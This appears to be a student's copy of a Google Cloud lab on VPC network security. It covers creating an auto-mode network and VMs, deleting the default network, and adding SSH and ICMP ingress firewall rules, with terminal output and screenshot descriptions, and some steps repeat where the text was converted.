1. On the Google Cloud console title bar, click **Activate Cloud Shell** () to open Cloud Shell. If prompted, click **Continue**.
2. To create the network **mynetwork** with auto subnets, run the following command:

**gcloud compute networks create mynetwork --subnet-mode=auto**

**Note:** When an auto mode VPC network is created, one subnet from each region is automatically created within it. These automatically created subnets use a set of predefined IP ranges that fit within the 10.128.0.0/9 CIDR block.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute networks create mynetwork --subnet-mode=auto
Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/global/networks/mynetwork].
NAME: mynetwork
SUBNET_MODE: AUTO
BGP_ROUTING_MODE: REGIONAL
IPV4_RANGE:
GATEWAY_IPV4:
INTERNAL_IPV6_RANGE:

Instances on this network will not be reachable until firewall rules
are created. As an example, you can allow all internal traffic between
instances as well as SSH, RDP, and ICMP by running:

$ gcloud compute firewall-rules create <FIREWALL_NAME> --network mynetwork --allow tcp,udp,icmp --
source-ranges <IP_RANGE>
$ gcloud compute firewall-rules create <FIREWALL_NAME> --network mynetwork --allow tcp:22,tcp:3389
,icmp

student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$
```

3. To create some instances to use later for testing in all networks, run these commands:

```
gcloud compute instances create default-vm-1 \
--machine-type e2-micro \
--zone=Zone 1 --network=default
```

```
gcloud compute instances create mynet-vm-1 \
--machine-type e2-micro \
--zone=Zone 1 --network=mynetwork
```

```
gcloud compute instances create mynet-vm-2 \
--machine-type e2-micro \
--zone=Zone 2 --network=mynetwork
```

```

student_02-315504646602@cloudshell: ~ $ gcloud compute instances create default-vm-1 \
--machine-type e2-micro \
--zone=europe-west4-a --network=default

student_02-315504646602@cloudshell: ~ $ gcloud compute instances create mynet-vm-1 \
--machine-type e2-micro \
--zone=europe-west4-c --network=mynet

student_02-315504646602@cloudshell: ~ $ gcloud compute instances create mynet-vm-2 \
--machine-type e2-micro \
--zone=asia-southeast1-b --network=mynet

Click Check my progress to verify the objective.

```

The terminal output shows three instances created:

- default-vm-1:** NAME: default-vm-1, MACHINE\_TYPE: e2-micro, INTERNAL\_IP: 10.144.0.2, EXTERNAL\_IP: 34.20.380.43, STATUS: RUNNING.
- mynet-vm-1:** NAME: mynet-vm-1, MACHINE\_TYPE: e2-micro, INTERNAL\_IP: 10.144.0.3, EXTERNAL\_IP: 34.12.19.29, STATUS: RUNNING.
- mynet-vm-2:** NAME: mynet-vm-2, MACHINE\_TYPE: e2-micro, INTERNAL\_IP: 10.144.0.5, EXTERNAL\_IP: 34.12.19.99, STATUS: RUNNING.

## Task 2. Investigate the default network

In this task, you explore the default network and verify that the **default-allow-ssh** firewall rule is working. Later, you delete the default-vm-1 instance and default network because you no longer need it.

Return to the Cloud console and view the firewall rules.

1. In the Navigation menu, click VPC network > Firewall.

The screenshot shows the Google Cloud Platform navigation menu on the left and the VPC Network > Firewall page on the right. The Firewall link under the VPC Network section is highlighted with a red box.

**VPC Network**

- Firewall
- IP addresses
- Internal ranges
- Bring your own IP
- Routes
- VPC network peering
- Shared VPC
- Serless VPC access
- Packet mirroring
- VPC Flow Logs

The following four default rules are created for the default network:

Name	Type	Targets	Filters	Protocols / ports	Action	Priority	Network	Logs	Hit count
default-allow-icmp	Ingress	Apply to all	IP ranges:	icmp	Allow	65534	default	Off	
default-allow-internal	Ingress	Apply to all	IP ranges:	tcp:0-65535 udp:0-65535 icmp	Allow	65534	default	Off	
default-allow-ssh	Ingress	Apply to all	IP ranges:	tcp:22	Allow	65534	default	Off	
default-allow-tcp	Ingress	Apply to all	IP ranges:	tcp:3389	Allow	65534	default	Off	

Remember, all networks also have the following 2 rules, which are not displayed in the console:

default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535

To check that the default-allow-ssh firewall rule is working, ssh into the default-vm-1 instance in the default network and test it.

2. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.

Remember, all networks also have the following 2 rules, which are not displayed in the console:

default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535

To check that the default-allow-ssh rule is working, ssh into the default-vm-1 instance in the default network and test it.

2. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.
3. In the row for the default-vm-1 instance, click **SSH**.

- In the row for the **default-vm-1** instance, click **SSH**.

The screenshot shows two windows side-by-side. On the left, a browser window displays the Google Cloud Skills Boost Networking in Google Cloud Network Security lab. It contains instructions for step 3, which is to click SSH for the default-vm-1 instance. On the right, a separate browser window shows the Google Cloud Compute Engine VM instances page. The table lists three instances: default-vm-1, master-vm-1, and master-vm-2. The default-vm-1 instance is selected, and its status is shown as green with a green checkmark icon. The 'Connect' column for this instance has a blue 'SSH' button with a '+' sign next to it.

Status	Name	Zone	Region	Connect
<span style="color: green;">●</span>	default-vm-1	europe-west4-c	Europe	<span style="color: blue;">SSH</span> +
<span style="color: green;">●</span>	master-vm-1	europe-west4-c	Europe	<span style="color: blue;">SSH</span> +
<span style="color: green;">●</span>	master-vm-2	europe-southwest1-b	Europe	<span style="color: blue;">SSH</span> +

You should connect successfully via SSH to the instance because of the default-allow-ssh rule. You can ping [www.google.com](http://www.google.com) to test the egress connectivity. Press **Ctrl+C** to stop the ping.

The screenshot shows a browser window displaying the terminal output of an SSH session to the default-vm-1 instance. The terminal window title is "SSH-in-browser". The output shows the user is connected to a Debian 9.10 (stretch) system. The user runs a ping command to www.google.com, and the terminal shows the ping statistics, including 4 packets transmitted, 4 received, 0% packet loss, and a round-trip time of 300ms. The terminal window has a dark background with light-colored text.

## Delete the default-vm-1 instance

Now delete the default-vm-1 instance because you no longer need it.

- In the Navigation menu, click Compute Engine > VM instances, select the default-vm-1 instance and then click **Delete**.

The screenshot shows the Google Cloud Compute Engine VM instances page. The default-vm-1 instance is selected, indicated by a yellow box around its row. Below the table, there is a "Related actions" section with a "Delete" button highlighted in blue.

Now delete the default-vm-1 instance because you no longer need it.

1. In the **Navigation menu**, click **Compute Engine > VM instances**, select the **default-vm-1** instance and then click **Delete**.
2. In the confirmation box, click **Delete**.

The screenshot shows two browser tabs. The left tab is a Google Cloud Skills Boost course page with instructions for deleting the default VM instance. The right tab is the Google Cloud Compute Engine VM instances page, which lists three VM instances. The first instance's Actions dropdown is open, and the 'Delete' option is highlighted with a red box. A tooltip for 'Delete' provides information about permanent deletion.

Internal IP	External IP	Connect
10.144.0.2	34.90.160.41	SSH
10.144.0.2	34.12.79.193	SSH
10.148.0.2	34.126.127.94	SSH

## Delete the default network

**Note:** Because the default network allows relatively open access, we recommend that you delete it for production projects.

1. In the **Navigation menu**, click **VPC network > VPC networks** to display the list of VPC networks in the Cloud console.

The screenshot shows a dual-monitor setup. The left monitor displays a browser window for 'Google Cloud Skills Boost' with a course titled 'Networking in Google Cloud: Network Security'. A yellow box highlights the instruction '2. In the confirmation box, click Delete.' The right monitor shows the 'Google Cloud' interface with the navigation menu expanded. A red box highlights the 'VPC Network' item under the 'Cloud Routers' section. The bottom half of the right monitor shows the 'VPC networks' page, which lists two networks: 'default' and 'mynetwork'. The 'default' network is selected, indicated by a red box around its name in the table.

<input type="checkbox"/>	Name	Subnets	MTU
<input type="checkbox"/>	default	26	1460
<input type="checkbox"/>	mynetwork	2	1460

2. Click the **default** network to view the network details.

The screenshot shows two windows side-by-side. The left window is a web browser displaying a Google Cloud Skills Boost exercise titled 'Delete the default network'. It contains step-by-step instructions for deleting a VPC network, with the fourth step highlighted in yellow. The right window is the 'VPC network details' page for the 'default' network in the 'gcp-qwiclabo' project. The 'Delete VPC network' button is visible at the top of the page.

**3. Click Delete VPC Network.**

**4. In the confirmation box, click Delete.**

The screenshot shows the same two windows. The left window now shows the fifth step of the exercise. The right window shows a confirmation dialog box titled 'Delete network?'. It contains a warning message about deleting the network and its resources, a question asking if the user is sure, and a text input field where 'default' has been typed. The 'Delete' button at the bottom right of the dialog is highlighted with a red box.

**5. Wait for the network to be deleted and verify that the default network is no longer displayed on the VPC Networks page.**

VPC networks		Manage flow logs	
Filter Enter property name or value		?	
Name	Subnets	MTU	Mode
<a href="#">mynetwork</a>	2	1460	Auto

### Task 3. Investigate the user-created networks

In this task, you explore the user-created networks to verify no ingress is allowed without custom firewall rules.

#### Verify that no ingress is allowed without custom firewall rules

Remember, all networks have the following 2 rules (which will not be displayed in the Console) to block all incoming traffic and allow all outgoing traffic. Unlike the default network, user-created networks do not have any other rules by default, so currently no inbound traffic is allowed.

default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535

1. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.

The screenshot shows two browser windows side-by-side. The left window displays a 'Google Cloud Skills Boost' page with instructions about VPC networks. The right window shows the Google Cloud navigation menu. The 'VM instances' link under the Compute Engine section is highlighted with a red box. A tooltip at the bottom right of the navigation bar says: 'Click VPC networks products and pin them to the navigation here.'

Google Cloud Skills Boost

Verify that no ingress is allowed without custom firewall rules

Remember, all networks have the following 2 rules (which will not be displayed in the Console) to block all incoming traffic and allow all outgoing traffic. Unlike the default network, user-created networks do not have any other rules by default, so currently no inbound traffic is allowed.

default-deny-all-ingress	Ingress	Apply to all	IP ranges: 0.0.0.0/0	all	Deny	65535
default-allow-all-egress	Egress	Apply to all	IP ranges: 0.0.0.0/0	all	Allow	65535



1. In the **Navigation menu**, click **Compute Engine > VM instances** to display a list of VM instances.
2. In the row for **mynet-vm-1** or **mynet-vm-2**, click **SSH**.

You should **NOT** be able to connect via SSH to the instances.

You will now try to SSH into an instance from the Cloud Shell.

2. In the row for **mynet-vm-1** or **mynet-vm-2**, click SSH.

You should **NOT** be able to connect via SSH to the instances.



You will now try to SSH into an instance from the Cloud Shell.

3. Switch back to or reopen Cloud Shell.
4. To try to ssh into the **mynet-vm-2** instance, run the following command:

**gcloud compute ssh qwiklabs@mynet-vm-2 --zone Zone 2**

If prompted, type Y and press **Enter** twice to proceed.

We should **NOT** be able to connect via SSH to the instances. There is currently no inbound access allowed. Ignore the error message **ERROR: (gcloud.compute.ssh) [/usr/bin/ssh] exited with return code [255]**

## Task 4. Create custom ingress firewall rules

In this task, you use Cloud Shell as your client host to test SSH connectivity to the instances. The external IP address of the Cloud Shell instance can be easily retrieved.

However, the IP address of your Cloud Shell instance can change if you close and reopen it, or if it is recycled due to inactivity. This should not be a problem during this lab. For a "real" project, you would allow the IP address of your SSH client host and there should not be a problem.

*Note: As you just verified, the browser-based console SSH feature used to connect to VM instances does not currently work. If you want to allow that, you need a firewall rule that allows the source IP address. However, source IP addresses for browser-based SSH sessions are dynamically allocated by the Cloud console and can vary from session to session.*

*For the feature to work, you must allow connections either from any IP address, or from Google's IP address range, which you can retrieve using public SPF records. Either of these options may pose unacceptable risks, depending on your requirements. Instead, you would allow the IP address of the SSH clients you are using to connect.*

### Allow SSH access from Cloud Shell



1. Switch back to or reopen Cloud Shell.
2. To retrieve the external IP address of the Cloud Shell instance, run the following commands:

```
ip=$(curl -s https://api.ipify.org)
```

```
echo "My External IP address is: $ip"
```

**Sample output** (your IP will be different):

My External IP address is: 35.229.72.135

3. To add a firewall rule that allows port 22 (SSH) traffic from the Cloud Shell IP address, run the following command:

```
gcloud compute firewall-rules create \
mynetwork-ingress-allow-ssh-from-cs \
--network mynetwork --action ALLOW --direction INGRESS \
--rules tcp:22 --source-ranges $ip --target-tags=lab-ssh
```



This firewall rule is also given a target tag of *lab-ssh*, which means it applies only to instances that are tagged with the *lab-ssh* tag.

```

student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute firewall-rules
create \
mynetwork-ingress-allow-ssh-from-cs \
--network mynetwork --action ALLOW --direction INGRESS \
--rules tcp:22 --source-ranges $ip --target-tags=lab-ssh
Creating firewall...working..Created [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/global/firewalls/mynetwork-ingress-allow-ssh-from-cs].
Creating firewall...done.
NAME: mynetwork-ingress-allow-ssh-from-cs
NETWORK: mynetwork
DIRECTION: INGRESS
PRIORITY: 1000
ALLOW: tcp:22
DENY:
DISABLED: False
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$

```

- To view the firewall rule in the Cloud console, in the **Navigation** menu, click **VPC Network > Firewall**.

It will look similar to the following, but your IP address will be different:

The screenshot shows a browser with two tabs open. The left tab is a Google Cloud Skills Boost article titled "Networking in Google Cloud: Network Security". It contains a step-by-step guide and a command-line snippet:

```
gcloud compute firewall-rules create 'mynetvm-ingress-allow-ssh-from-0s' \
--network mynetvm --action ALLOW --direction INGRESS \
--rules tcp:22 --source-ranges $ip --target-tags=lab-ssh
```

The right tab is the Google Cloud Network Security Firewall policies page. It displays a single firewall rule:

Name	Type	Targets	Filters	Protocol
mynetvm-ingress-allow-ssh-from-0s	Ingress	lab-ssh	IP ranges: \$ip	tcp:22

This firewall rule will be applied only to instances tagged with *lab-ssh*. It is currently not being applied to any instances.

**Note:** You have just created and applied a firewall rule using a tag. One issue with tags is that they must be added to instances and could possibly be added or removed inadvertently. Firewall rules can also be applied to instances by the service account used. These rules will be applied automatically to all instances that use the specified service account.

- To add the lab-ssh network tag to the **mynet-vm-2** and **mynet-vm-1** instances, run the following commands in Cloud Shell:

```
gcloud compute instances add-tags mynet-vm-2 \
```

```
--zone Zone 2 \
```

```
--tags lab-ssh
```

```
gcloud compute instances add-tags mynet-vm-1 \
```

```
--zone Zone 1 \
```

```
--tags lab-ssh
```

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute instances add-tags mynet-vm-2 \
--zone asia-southeast1-b \
--tags lab-ssh
gcloud compute instances add-tags mynet-vm-1 \
--zone europe-west4-c \
--tags lab-ssh
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/zones/asia-southeast1-b/instances/mynet-vm-2].
Updated [https://www.googleapis.com/compute/v1/projects/qwiklabs-gcp-02-7d94046ede3e/zones/europe-west4-c/instances/mynet-vm-1].
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ 
```

## Stateful firewalls

In VPC networks, firewall rules are stateful. So for each initiated connection tracked by allow rules in one direction, the return traffic is automatically allowed, regardless of any rules.

1. To ssh into the **mynet-vm-2** instance, run the following command in Cloud Shell:

```
gcloud compute ssh qwiklabs@mynet-vm-2 --zone Zone 2
```

It will take several seconds to negotiate the SSH keys, but the connection should succeed. This verifies that the firewall rule is allowing the traffic.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute ssh qwiklabs@mynet-vm-2 --zone asia-southeast1-b
Using OS Login user [student-02-0c357d44ee58] instead of requested user [qwiklabs]
Warning: Permanently added 'compute.4354020548168997326' (ED25519) to the list of known hosts.
Linux mynet-vm-2 6.1.0-39-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.148-1 (2025-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;

permitted by applicable law.
creating directory '/home/student-02-0c357d44ee58'.
student-02-0c357d44ee58@mynet-vm-2:~$ 
```

2. Type exit to log off the **mynet-vm-2** instance.

```
student-02-0c357d44ee58@mynet-vm-2:~$ exit
logout
Connection to 34.126.127.94 closed.
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ 
```

3. To ssh into the **mynet-vm-1** instance, run the following command in Cloud Shell:

```
gcloud compute ssh qwiklabs@mynet-vm-1 --zone Zone 1
```

This connection should also succeed because the **mynet-vm-1** instance is in the same network, and the firewall rule you created is allowing access to all instances.

```
student_02_0c357d44ee58@cloudshell:~ (qwiklabs-gcp-02-7d94046ede3e)$ gcloud compute ssh qwiklabs@mynet-vm-1 --zone europe-west4-c
Using OS Login user [student-02-0c357d44ee58] instead of requested user [qwiklabs].

student-02-0c357d44ee58@mynet-vm-1:~$ 
```

Allow all instances on the same network to communicate via ping

1. While still logged in to the **mynet-vm-1** instance, try pinging the **mynet-vm-2** instance with the command shown below.

### ping mynet-vm-2.Zone 2

The ping command will not succeed. Even though the **mynet-vm-1** and the **mynet-vm-2** instances are in the same VPC network, all traffic is blocked by default unless there is a firewall rule allowing it.

2. Press **Ctrl+C** to stop ping if needed. Do not log out of the **mynet-vm-1** instance yet.



```
student-02-0c357d44ee58@mynet-vm-1:~$ ping mynet-vm-2.asia-southeast1-b
PING mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal (10.148.0.2) 56(84) bytes
s of data.
^C
--- mynet-vm-2.asia-southeast1-b.c.qwiklabs-gcp-02-7d94046ede3e.internal ping statistics ---
122 packets transmitted, 0 received, 100% packet loss, time 123883ms

student-02-0c357d44ee58@mynet-vm-1:~$ 
```

3. To open a new Cloud Shell window, click **Open a new tab (+)**.
4. To add a firewall rule that allows ALL instances in the **mynetwork** VPC to ping each other, run the following command:

```
gcloud compute firewall-rules create \
mynetwork-ingress-allow-icmp-internal --network \
mynetwork --action ALLOW --direction INGRESS --rules icmp \
--source-ranges 10.128.0.0/9
```

**Note:** This firewall rule does not use a target-tag and therefore applies to all instances in the network by default. There is no need to tag any instances for this firewall to take effect. This kind of firewall rule is useful if all instances in a network need the same rule, but should also be used with caution because they affect all instances.

5. Switch back to the first Cloud Shell session that is connected to **mynet-vm-1** and run the ping again. This time it should work.

ping mynet-vm-2.zone

Notice that the hostname *mynet-vm-2* resolved to the internal IP address of the instance. The internal IP will start with *10.132.0* (for example, *10.132.0.2*). Google Cloud resolves internal hostnames for you.

6. Press **Ctrl+C** to stop ping.

```

student-02-0c357d44ee58@mynet-vm-1:~$
```

### Task 5. Set the firewall rule priority

